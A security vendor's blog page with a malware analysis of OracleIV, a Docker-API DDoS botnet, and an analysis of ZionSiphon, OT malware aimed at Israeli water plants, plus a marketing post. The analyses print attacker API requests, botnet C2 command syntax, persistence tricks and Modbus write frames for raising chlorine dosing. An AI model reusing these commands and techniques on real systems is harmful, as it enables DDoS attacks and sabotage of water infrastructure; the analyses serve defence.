
Blog
/
/
November 13, 2023

OracleIV: A dockerized DDoS botnet

OracleIV is a DDoS botnet exploiting misconfigured Docker Engine APIs. It delivers a malicious Python ELF executable within a Docker container ("oracleiv_latest") to perform various DoS attacks. The botnet communicates with a C2 server for commands, demonstrating attackers' continued use of exposed Docker instances.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
13
Nov 2023

Introduction: OracleIV

Researchers from Cado Security Labs (now part of Darktrace) discovered a novel campaign targeting publicly exposed instances of the Docker Engine API.

Attackers are exploiting this misconfiguration to deliver a malicious Docker container, built from an image named "oracleiv_latest" and containing Python malware compiled as an ELF executable. The malware itself acts as a Distributed Denial of Service (DDoS) bot agent, capable of conducting Denial of Service (DoS) attacks via a number of methods.

It’s not the first time the Docker Engine API has been targeted by attackers. This method of initial access has been increasing in recent years and is often used to deliver cryptojacking malware [1]. Inadvertent exposure of the Docker Engine API occurs frequently enough that several unrelated campaigns have been observed scanning for it. 

This should come as no surprise, given the move to microservice-driven architectures by many software teams. Once a valid endpoint is discovered, it’s trivial to pull a malicious image and launch a container from it to carry out any conceivable objective. Hosting the malicious container in Docker Hub, Docker’s container image library, streamlines this process even further.

Initial access

In keeping with other attacks of this kind, initial access typically begins with a HTTP POST request to the /images/create endpoint of Docker’s API. This effectively runs a docker pull command on the host to retrieve the specified image from Docker Hub. A follow-up container start command is then used to spawn a container from the pulled image. 

An example of the image create command used in the OracleIV command can be seen below:

POST /v1.43/images/create?
tag=latest&fromImage=robbertignacio328832/oracleiv_latest 

Malicious Docker hub image

As can be seen in the Docker API command above, the attacker retrieves an image named oracleiv_latest which was uploaded to Docker Hub. This image was still live at the time of writing and had over 3,000 pulls. Furthermore, the image itself appeared to be undergoing regular iteration, with the most recent changes pushed only 3 days prior to the writing of this blog.

The user also added the description Mysql image for docker to the image’s Docker Hub page, likely to make it seem more innocuous.

Examining the image layers reveals commands used by the attacker to retrieve their malicious payload - named oracle.sh, despite being an ELF executable - and bake it into the resulting image.

Image layer RUN command to retrieve malicious payload
Figure 1: Image layer RUN command to retrieve malicious payload

The image also includes additional wget commands to retrieve a copy of XMRig and an associated miner configuration file.

Image layer RUN command to retrieve xmrig miner
Figure 2: Image layer RUN command to retrieve xmrig miner
Image layer RUN command to retrieve miner configuration file
Figure 3: Image layer RUN command to retrieve miner configuration file

It is worth noting that Cado researchers did not observe any mining performed by this malicious container, but with these files baked into the image it would certainly be possible.

Static analysis

Since the bundled version of XMRig is both unused and a vanilla release of the miner, this section will focus on analysis of the oracle.sh executable embedded in the malicious container.

Static analysis of this executable revealed a 64-bit, statically linked ELF, with debug information intact. Further investigation led to the discovery of a number of functions with CyFunction in the name, confirming that the malware is Python code compiled with Cython.

Embedded Cython functions
Figure 4: Embedded Cython functions

The attacker code is relatively concise, the majority of it is dedicated to the different DoS methods present. The following functions were identified:

  • bot.main
  • bot.init_socket
  • bot.checksum
  • bot.register_ssl
  • bot.register_httpget
  • bot.register_slow
  • bot.register_five
  • bot.register_vse
  • bot.register_udp
  • bot.register_udp_pps
  • bot.register_ovh

Functions with the register_ prefix correspond to DoS attack methods, the details of which will be discussed in the following section.

Dynamic analysis

The bot connects back to a Command-and-Control server (C2) at 46.166.185[.]231 on TCP port 40320. It then performs primitive authentication, where the bot supplies the C2 with basic information about its environment in addition to a hardcoded password.

 : client hello from zombie! : X86 : key: b'bjN0ZzM0cnAwd24zZA==' : os: linux

The key decodes to “n3tg34rp0wn3d”. Supplying an incorrect key causes the C2 to reply with a string of expletive language, followed by the connection being terminated.

Following successful authentication, the C2 will continuously send “routine ping, greetz Oracle IV”. This is likely due to an implementation quirk, where many novice programmers new to socket programming will implement the blocking receive operation in a loop and require constant input to keep the loop going.

Cado Security Labs has performed monitoring of the botnet activity and has observed the botnet being used to DDoS a number of targets, with the operator preferring to use a UDP based flood in addition to an SSL based flood.

Botnet commands

C2 commands used to initiate the different DoS attacks take the following form:

<attack type> <target IP/domain> <attack duration> <rate> <target port>

For example, to conduct an SSL DoS attack on the website example.com for 30 seconds, a rate of 30, and on port 80, the C2 server would send the following command:

ssl example.com 30 30 80

Cado Security Labs were able to trick a botnet agent into connecting to a mimic C2 server instead of the real one and issued commands to observe the capabilities of the botnet. The botnet has the following DDoS capabilities:

UDP:

  • Performs a UDP flood with 40,000-byte packets
  • These far exceed the threshold and consequently get fragmented. This will create an additional computational overhead on both the target and source due to the reassembly of fragments, however it is unclear if this is intentional.

UDP_PPS:

  • Seems non-functional, when the command was issued no activity was observed.

SSL:

  • Opens a TCP connection, sends a large amount of data, and then closes. This process then repeats. The Cado dummy target server rejected all the fake requests with an error 400, so it would appear that the attack aims at flooding the target rather than exploiting some protocol specific function.

Tcpdump output for SSL Dos method
Figure 5: Tcpdump output for SSL DoS method

SYN:

  • It was anticipated that this would be a SYN flood, however the observed behavior is identical to SSL.

HTTPGET:

  • Seems non-functional, when the command was issued no activity was observed.

SLOW:

  • This is a “slowloris” style attack. The agent opens up many connections to the server and continuously sends small amounts of data to keep the connection open.

FIVE:

  • This is a UDP flood with 18-byte packets. Likely the packets are a part of the FiveM server protocol, and designed to cause a denial of service a FiveM server

VSE:

  • This is a UDP flood with 20-byte packets. Similar to FIVE, this seems protocol specific to Valve source engine.

OVH:

  • This is a UDP flood with 8-byte packets, designed to circumvent OVH’s DDoS protection.

Conclusion

OracleIV demonstrates that attackers are still intent on leveraging misconfigured Docker Engine API deployments as a means of initial access for a variety of campaigns. The portability that containerization brings allows malicious payloads to be executed in a deterministic manner across Docker hosts, regardless of the configuration of the host itself. 

Whilst OracleIV is not technically a supply chain attack, users of Docker Hub should be aware that malicious container images do indeed exist in Docker’s image library. Cado researchers reported the malicious user behind OracleIV to Docker.

Despite this, users of Docker Hub are encouraged to perform periodic assessments of the images they are pulling from the registry, to ensure that they have not been polluted with malicious code. 

Consistent with other attacks reliant on a misconfigured internet-facing service (e.g. Jupyter, Redis etc), Cado researchers strongly urge users of these services to periodically review their exposure and implement network defenses accordingly.

Indicators of compromise (IoCs)

File name SHA256

oracle.sh (embedded in container) 5a76c55342173cbce7d1638caf29ff0cfa5a9b2253db9853e881b129fded59fb

xmrig (embedded in container) 20a0864cb7dac55c184bd86e45a6e0acbd4bb19aa29840b824d369de710b6152

config.json (embedded in container) 776c6ef3e9e74719948bdc15067f3ea77a0a1eb52319ca1678d871d280ab395c

IP addresses

46[.]166[.]185[.]231

Docker image

robbertignacio328832/oracleiv_latest:latest

References

  1. https://blog.aquasec.com/threat-alert-anatomy-of-silentbobs-cloud-attack
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

/

April 17, 2026

Why Behavioral AI Is the Answer to Mythos

mythos behavioral aiDefault blog imageDefault blog image

How AI is breaking the patch-and-prevent security model

The business world was upended last week by the news that Anthropic has developed a powerful new AI model, Claude Mythos, which poses unprecedented risk because of its ability to expose flaws in IT systems.  

Whether it’s Mythos or OpenAI’s GPT-5.4-Cyber, which was just announced on Tuesday, supercharged AI models in the hands of hackers will allow them to carry out attacks at machine speed, much faster than most businesses can stop them.  

This news underscores a stark reality for all leaders: Patching holes alone is not a sufficient control against modern cyberattacks. You must assume that your software is already vulnerable right now. And while LLMs are very good at spotting vulnerabilities, they’re pretty bad at reliably patching them.

Project Glasswing members say it could take months or years for patches to be applied. While that work is done, enterprises must be protected against Zero-Day attacks, or security holes that are still undiscovered.  

Most cybersecurity strategies today are built like a daily multivitamin: broad, preventative, and designed to keep the system generally healthy over time. Patch regularly. Update software. Reduce known vulnerabilities. It’s necessary, disciplined, and foundational. But it’s also built for a world where the risks are well known and defined, cycles are predictable, and exposure unfolds at a manageable pace.

What happens when that model no longer holds?

The AI cyber advantage: Behavioral AI

The vulnerabilities exposed by AI systems like Mythos aren’t the well-understood risks your “multivitamin” was designed to address. They are transient, fast-emerging entry points that exist just long enough to be exploited.

In that environment, prevention alone isn’t enough. You don’t need more vitamins—you need a painkiller. The future of cybersecurity won’t be defined by how well you maintain baseline health. It will be defined by how quickly you respond when something breaks and every second counts.

That’s why behavioral AI gives businesses a durable cyber advantage. Rather than trying to figure out what the attacker looks like, it learns what “normal” looks like across the digital ecosystem of each individual business.  

That’s exactly how behavioral AI works. It understands the self, or what's normal for the organization, and then it can spot deviations in from normal that are actually early-stage attacks.

The Darktrace approach to cybersecurity

At Darktrace, we’ve been defending our 10,000 customers using behavioral AI cybersecurity developed in our AI Research Centre in Cambridge, U.K.

Darktrace was built on the understanding that attacks do not arrive neatly labeled, and that the most damaging threats often emerge before signatures, indicators, or public disclosures can catch up.  

Our AI algorithms learn in real time from your personalized business data to learn what’s normal for every person and every asset, and the flows of data within your organization. By continuously understanding “normal” across your entire digital ecosystem, Darktrace identifies and contains threats emerging from unknown vulnerabilities and compromised supply chain dependencies, autonomously curtailing attacks at machine speed.  

Security for novel threats

Darktrace is built for a world where AI is not just accelerating attacks, but fundamentally reshaping how they originate. What makes our AI so unique is that it's proven time and again to identify cyber threats before public vulnerability disclosures, such as critical Ivanti vulnerabilities in 2025 and SAP NetWeaver exploitations tied to nation-state threat actors.  

As AI reshapes how vulnerabilities are found and exploited, cybersecurity must be anchored in something more durable than a list of known flaws. It requires a real-time understanding of the business itself: what belongs, what does not, and what must be stopped immediately.

What leaders should do right now

The leadership priority must shift accordingly.

First, stop treating unknown vulnerabilities as an edge case. AI‑driven discovery makes them the norm. Security programs built primarily around known flaws, signatures, and threat intelligence will always lag behind an attacker that is operating in real time.

Second, insist on an understanding of what is actually normal across the business. When threats are novel, labels are useless. The earliest and most reliable signal of danger is abnormal behavior—systems, users, or data flows that suddenly depart from what is expected. If you cannot see that deviation as it happens, you are effectively blind during the most critical window.

Finally, assume that the next serious incident will occur before remediation guidance is available. Ask what happens in those first minutes and hours. The organizations that maintain resilience are not the ones waiting for disclosure cycles to catch up—they are the ones that can autonomously identify and contain emerging threats as they unfold.

This is the reality of cybersecurity in an AI‑shaped world. Patching and prevention remain important foundations, but the advantage now belongs to those who can respond instantly when the unpredictable occurs.

Behavioral AI is security designed not just for known threats, but for the ones that AI will discover next.

[related-resource]

Continue reading
About the author
Ed Jennings
President and CEO

Blog

/

OT

/

April 17, 2026

Inside ZionSiphon: Darktrace’s Analysis of OT Malware Targeting Israeli Water Systems

zionsiphonDefault blog imageDefault blog image

What is ZionSiphon?

Darktrace recently analyzed a malware sample, which identifies itself as ZionSiphon. This sample combines several familiar host-based capabilities, including privilege escalation, persistence, and removable-media propagation, with targeting logic themed around water treatment and desalination environments.

This blog details Darktrace’s investigation of ZionSiphon, focusing on how the malware identifies targets, establishes persistence, attempts to tamper with local configuration files, and scans for Operational Technology (OT)-relevant services on the local subnet. The analysis also assesses what the code suggests about the threat actor’s intended objectives and highlights where the implementation appears incomplete.

Function “ZionSiphon()” used by the malware author.
Figure 1: Function “ZionSiphon()” used by the malware author.

Targets and motivations

Israel-Focused Targeting and Messaging

The clearest indicators of intent in this sample are its hardcoded Israel-focused targeting checks and the strong political messaging found in some strings in the malware’s binary.

In the class initializer, the malware defines a set of IPv4 ranges, including “2.52.0.0-2.55.255.255”, “79.176.0.0-79.191.255.255”, and “212.150.0.0-212.150.255.255”, indicating that the author intended to restrict execution to a narrow range of addresses. All of the specified IP blocks are geographically located within Israel.

The malware obfuscates the IP ranges by encoding them in Base64.
Figure 2: The malware obfuscates the IP ranges by encoding them in Base64.

The ideological motivations behind this malware are also seemingly evident in two Base64-encoded strings embedded in the binary. The first (shown in Figure 1) is:

Netanyahu = SW4gc3VwcG9ydCBvZiBvdXIgYnJvdGhlcnMgaW4gSXJhbiwgUGFsZXN0aW5lLCBhbmQgWWVtZW4gYWdhaW5zdCBaaW9uaXN0IGFnZ3Jlc3Npb24uIEkgYW0gIjB4SUNTIi4=“, which decodes to “In support of our brothers in Iran, Palestine, and Yemen against Zionist aggression. I am "0xICS".

The second string, “Dimona = UG9pc29uaW5nIHRoZSBwb3B1bGF0aW9uIG9mIFRlbCBBdml2IGFuZCBIYWlmYQo=“, decodes to “Poisoning the population of Tel Aviv and Haifa”.  These strings do not appear to be used by the malware for any operational purpose, but they do offer an indication of the attacker’s motivations. Dimona, referenced in the second string, is an Israeli city in the Negev desert, primarily known as the site of the Shimon Peres Negev Nuclear Research Center.

The Dimona string as it appears in the decompiled malware, with the Base64-decoded text.
Figure 3: The Dimona string as it appears in the decompiled malware, with the Base64-decoded text.

The hardcoded IP ranges and propaganda‑style text suggest politically motivated intent, with Israel appearing to be a likely target.

Water and desalination-themed targeting?

The malware also includes Israel-linked strings in its target list, including “Mekorot, “Sorek”, “Hadera”, “Ashdod”, “Palmachim”, and “Shafdan”. All of the strings correspond to components of Israel’s national water infrastructure: Mekorot is Israel’s national water company responsible for managing the country’s water system, including major desalination and wastewater projects. Sorek, Hadera, Ashdod, and Palmachim are four of Israel’s five major seawater desalination plants, each producing tens of millions of cubic meters of drinking water annually. Shafdan is the country’s central wastewater treatment and reclamation facility. Their inclusion in ZionSiphon’s targeting list suggests an interest in infrastructure linked to Israel’s water sector.

Strings in the target list, all related to Israel and water treatment.
Figure 4: Strings in the target list, all related to Israel and water treatment.

Beyond geographic targeting, the sample contains a second layer of environment-specific checks aimed at water treatment and desalination systems. In the function ”IsDamDesalinationPlant()”, the malware first inspects running process names for strings such as “DesalPLC”, “ROController”, “SchneiderRO”, “DamRO”, “ReverseOsmosis”, “WaterGenix”, “RO_Pump”, “ChlorineCtrl”, “WaterPLC”, “SeaWaterRO”, “BrineControl”, “OsmosisPLC”, “DesalMonitor”, “RO_Filter”, “ChlorineDose”, “RO_Membrane”, “DesalFlow”, “WaterTreat”, and “SalinityCtrl”. These strings are directly related to desalination, reverse osmosis, chlorine handling, and plant control components typically seen in the water treatment industry.

The filesystem checks reinforce this focus. The code looks for directories such as “C:\Program Files\Desalination”, “C:\Program Files\Schneider Electric\Desal”, “C:\Program Files\IDE Technologies”, “C:\Program Files\Water Treatment”, “C:\Program Files\RO Systems”, “C:\Program Files\DesalTech”, “C:\Program Files\Aqua Solutions”, and “C:\Program Files\Hydro Systems”, as well as files including “C:\DesalConfig.ini”, “C:\ROConfig.ini”, “C:\DesalSettings.conf”, “C:\Program Files\Desalination\system.cfg”, “C:\WaterTreatment.ini”, “C:\ChlorineControl.dat”, “C:\RO_PumpSettings.ini”, and “C:\SalinityControl.ini.”

Malware Analysis

Privilege Escalation

The “RunAsAdmin” function from the malware sample.
Figure 5: The “RunAsAdmin” function from the malware sample.


The malware’s first major action is to check whether it is running with administrative rights. The “RunAsAdmin()” function calls “IsElevated()”, which retrieves the current Windows identity and checks whether it belongs to the local Administrators group. If the process is already elevated, execution proceeds normally.

The “IsElevated” function as seen in the sample.
Figure 6: The “IsElevated” function as seen in the sample.


If not, the code waits on the named mutex and launches “powershell.exe” with the argument “Start-Process -FilePath <current executable> -Verb RunAs”, after which it waits for that process to finish and then exits.

Persistence and stealth installation

Registry key creation.
Figure 7: Registry key creation.

Persistence is handled by “s1()”. This routine opens “HKCU\Software\Microsoft\Windows\CurrentVersion\Run”, retrieves the current process path, and compares it to “stealthPath”. If the current file is not already running from that location, it copies itself to the stealth path and sets the copied file’s attributes to “hidden”.

The code then creates a “Run” value named “SystemHealthCheck” pointing to the stealth path. Because “stealthPath” is built from “LocalApplicationData” and the hardcoded filename “svchost.exe”, the result is a user-level persistence mechanism that disguises the payload under a familiar Windows process name. The combination of a hidden file and a plausible-sounding autorun value suggests an intent to blend into ordinary Windows artifacts rather than relying on more complex persistence methods.

Target determination

The malware’s targeting determination is divided between “IsTargetCountry()” and “IsDamDesalinationPlant()”. The “IsTargetCountry()” function retrieves the local IPv4 address, converts it to a numeric value, and compares it against each of the hardcoded ranges stored in “ipRanges”. Only if the address falls within one of these ranges does the code move on to next string-comparison step, which ultimately determines whether the country check succeeded.

The main target validation function.
Figure 8: The main target validation function.
 The “IsTargetCountry” function.
Figure 9 : The “IsTargetCountry” function.


IsDamDesalinationPlant()” then assesses whether the host resembles a relevant OT environment. It first scans running process names for the hardcoded strings previously mentioned, followed by checks for the presence of any of the hardcoded directories or files. The intended logic is clear: the payload activates only when both a geographic condition and an environment specific condition related to desalination or water treatment are met.

Figure. 10: An excerpt of the list of strings used in the “IsDamDesalinationPlant” function

Why this version appears dysfunctional

Although the file contains sabotage, scanning, and propagation functions, the current sample appears unable to satisfy its own target-country checking function even when the reported IP falls within the specified ranges. In the static constructor, every “ipRanges” entry is associated with the same decoded string, “Nqvbdk”, derived from “TnF2YmRr”. Later, “IsTargetCountry()” (shown in Figure 8) compares that stored value against “EncryptDecrypt("Israel", 5)”.

The “EncryptDecrypt” function
Figure 11: The “EncryptDecrypt” function

As implemented, “EncryptDecrypt("Israel", 5)” does not produce “Nqvbdk”, it produces a different string. This function seems to be a basic XOR encode/decode routine, XORing the string “Israel” with value of 5. Because the resulting output does not match “Nqvbdk” the comparison always fails, even when the host IP falls within one of the specified ranges. As a result, this build appears to consistently determine that the device is not a valid target. This behavior suggests that the version is either intentionally disabled, incorrectly configured, or left in an unfinished state. In fact, there is no XOR key that would transform “Israel” into “Nqvbdk” using this function.

Self-destruct function

The “SelfDestruct” function
Figure 12: The “SelfDestruct” function

If IsTargetCountry() returns false, the malware invokes “SelfDestruct()”. This routine removes the SystemHealthCheck value from “HKCU\Software\Microsoft\Windows\CurrentVersion\Run”, writes a log file to “%TEMP%\target_verify.log” containing the message “Target not matched. Operation restricted to IL ranges. Self-destruct initiated.” and creates the batch file “%TEMP%\delete.bat”. This file repeatedly attempts to delete the malware’s executable, before deleting itself.

Local configuration file tampering

If the malware determines that the system it is on is a valid target, its first action is local file tampering. “IncreaseChlorineLevel()” checks a hardcoded list of configuration files associated with desalination, reverse osmosis, chlorine control, and water treatment OT/Industrial Control Systems (ICS).  As soon as it finds any one of these file present, it appends a fixed block of text to it and returns immediately.

The block of text appended to relevant configuration files.
Figure 13: The block of text appended to relevant configuration files.

The appended block of text contains the following entries: “Chlorine_Dose=10”, “Chlorine_Pump=ON”, “Chlorine_Flow=MAX”, “Chlorine_Valve=OPEN”, and “RO_Pressure=80”. Only if none of the hardcoded files are found does the malware proceed to its network-based OT discovery logic.

OT discovery and protocol logic

This section of the code attempts to identify devices on the local subnet, assign each one a protocol label, and then attempt protocol-specific communication. While the overall structure is consistent across protocols, the implementation quality varies significantly.

Figure 14: The ICS scanning function.

The discovery routine, “UZJctUZJctUZJct()”, obtains the local IPv4 address, reduces it to a /24 prefix, and iterates across hosts 1 through 255. For each host, it probes ports 502 (Modbus), 20000 (DNP3), and 102 (S7comm), which the code labels as “Modbus”, “DNP3”, and “S7” respectively if a valid response is received on the relevant port.

The probing is performed in parallel. For every “ip:port” combination, the code creates a task and attempts a TCP connection. The “100 ms” value in the probe routine is a per-connection timeout on “WaitOne(100, ...)”, rather than a delay between hosts or protocols. In practice, this results in a burst of short-lived OT-focused connection attempts across the local subnet.

Protocol validation and device classification

When a connection succeeds, the malware does not stop at the open port. It records the endpoint as an “ICSDevice” with an IP address, port, and protocol label. It then performs a second-stage validation by writing a NULL byte to the remote stream and reading the response that comes back.

For Modbus, the malware checks whether the first byte of the reply is between 1 and 255, for DNP3, it checks whether the first two bytes are “05 64”, and for S7comm, it checks whether the first byte is “03”. These checks are not advanced parsers, but they do show that the author understood the protocols well enough to add lightweight confirmation before sending follow-on data.

 The Modbus read request along with unfinished code for additional protocols.
Figure 15: The Modbus read request along with unfinished code for additional protocols.  

The most developed OT-specific logic is the Modbus-oriented path. In the function “IncreaseChlorineLevel(string targetIP, int targetPort, string parameter)”, the malware connects to the target and sends “01 03 00 00 00 0A”. It then reads the response and parses register values in pairs. The code then uses some basic logic to select a register index: for “Chlorine_Dose”, it looks for values greater than 0 and less than 1000; for “Turbine_Speed”, it looks for values greater than 100.

The Modbus command observed in the sample (01 03 00 00 00 0A) is a Read Holding Registers request. The first byte (0x01) represents the unit identifier, which in traditional Modbus RTU specifies the addressed slave device; in Modbus TCP, however, this value is often ignored or used only for gateway routing because device addressing is handled at the IP/TCP layer.

The second byte (0x03) is the Modbus function code indicating a Read Holding Registers request. The following two bytes (0x00 0x00) specify the starting register address, indicating that the read begins at address zero. The final two bytes (0x00 0A) define the number of registers to read, in this case ten consecutive registers. Taken together, the command requests the contents of the first ten holding registers from the target device and represents a valid, commonly used Modbus operation.

If a plausible register is found, the malware builds a six-byte Modbus write using function code “6” (Write)” and sets the value to 100 for “Chlorine_Dose”, or 0 for any other parameter. If no plausible register is found, it falls back to using hardcoded write frames. In the main malware path, however, the code only calls this function with “Chlorine_Dose".

If none of the ten registers meets the expected criteria, the malware does not abandon the operation. Instead, it defaults to a set of hardcoded Modbus write frames that specify predetermined register addresses and values. This behavior suggests that the attacker had only partial knowledge of the target environment. The initial register-scanning logic appears to be an attempt at dynamic discovery, while the fallback logic ensures that a write operation is still attempted even if that discovery fails.

Incomplete DNP3 and S7comm Logic

The DNP3 and S7comm branches appear much less complete. In “GetCommand()”, the DNP3 path returns the fixed byte sequence “05 64 0A 0C 01 02”, while the S7comm path returns “03 00 00 13 0E 00”. Neither sequence resembles a fully formed command for the respective protocol.

In the case of the S7comm section, the five byte‑ sequence found in the malware sample (05 00 1C 22 1E) most closely matches the beginning of an S7comm parameter block, specifically the header of a “WriteVar (0x05)” request, which is the S7comm equivalent of a Modbus register write operation. In the S7comm protocol, the first byte of a parameter block identifies the function code,  but the remaining bytes in this case do not form a valid item definition. A vaild S7 WriteVar parameter requires at least one item and a full 11-byte variable-specification structure. By comparison this 5‑ byte array is far too short to be a complete or usable command.

The zero item count (0x00) and the trailing three bytes appear to be either uninitialized data or the beginning of an incomplete address field. Together, these details suggest that the attacker likely intended to implement S7 WriteVar functionality, like the Modbus function, but left this portion of the code unfinished.

The DNP3 branch of the malware also appears to be only partially implemented. The byte sequence returned by the DNP3 path (05 64 0A 0C 01 02) begins with the correct two‑byte DNP3 link‑layer sync header (0x05 0x64) and includes additional bytes that resemble the early portion of a link‑layer header. However, the sequence is far too short to constitute a valid DNP3 frame. It lacks the required destination and source address fields, the 16‑bit CRC blocks, and any application‑layer payload in which DNP3 function code would reside. As a result, this fragment does not represent a meaningful DNP3 command.

The incomplete S7 and DNP3 fragments suggest that these protocol branches were still in a developmental or experimental state when the malware was compiled. Both contain protocol‑accurate prefixes, indicating an intent to implement multi‑protocol OT capabilities, however for reasons unknow, these sections were not fully implemented or could not be completed prior to deployment.

USB Propagation

The malware also includes a removable-media propagation mechanism. The “sdfsdfsfsdfsdfqw()” function scans for drives, selects those identified as removable, and copies the hidden payload to each one as “svchost.exe” if it is not already present. The copied executable is marked with the “Hidden” and “System” attributes to reduce visibility.

The malware then calls “CreateUSBShortcut()”, which uses “WScript.Shell” to create .lnk files for each file in the removable drive root. Each shortcut’s TargetPath is set to the hidden malware copy, the icon is set to “shell32.dll, 4” (this is the windows genericfile icon), and the original file is hidden. Were a victim to click this “file,” they would unknowingly run the malware.

Figure 14:The creation of the shortcut on the USB device.

Key Insights

ZionSiphon represents a notable, though incomplete, attempt to build malware capable of malicious interaction with OT systems targeting water treatment and desalination environments.

While many of ZionSiphon’s individual capabilities align with patterns commonly found in commodity malware, the combination of politically motivated messaging, Israel‑specific IP targeting, and an explicit focus on desalination‑related processes distinguishes it from purely opportunistic threats. The inclusion of Modbus sabotage logic, filesystem tampering targeting chlorine and pressure control, and subnet‑wide ICS scanning demonstrates a clear intent to interact directly with industrial processes controllers and to cause significant damage and potential harm, rather than merely disrupt IT endpoints.

At the same time, numerous implementation flaws, most notably the dysfunctional country‑validation logic and the placeholder DNP3 and S7comm components, suggest that analyzed version is either a development build, a prematurely deployed sample, or intentionally defanged for testing purposes. Despite these limitations, the overall structure of the code likely indicates a threat actor experimenting with multi‑protocol OT manipulation, persistence within operational networks, and removable‑media propagation techniques reminiscent of earlier ICS‑targeting campaigns.

Even in its unfinished state, ZionSiphon underscores a growing trend in which threat actors are increasingly experimenting with OT‑oriented malware and applying it to the targeting of critical infrastructure. Continued monitoring, rapid anomaly detection, and cross‑visibility between IT and OT environments remain essential for identifying early‑stage threats like this before they evolve into operationally viable attacks.

Credit to Calum Hall (Cyber Analyst)
Edited by Ryan Traill (Content Manager)

References

1.        https://www.virustotal.com/gui/file/07c3bbe60d47240df7152f72beb98ea373d9600946860bad12f7bc617a5d6f5f/details

Continue reading
About the author
Your data. Our AI.
Elevate your network security with Darktrace AI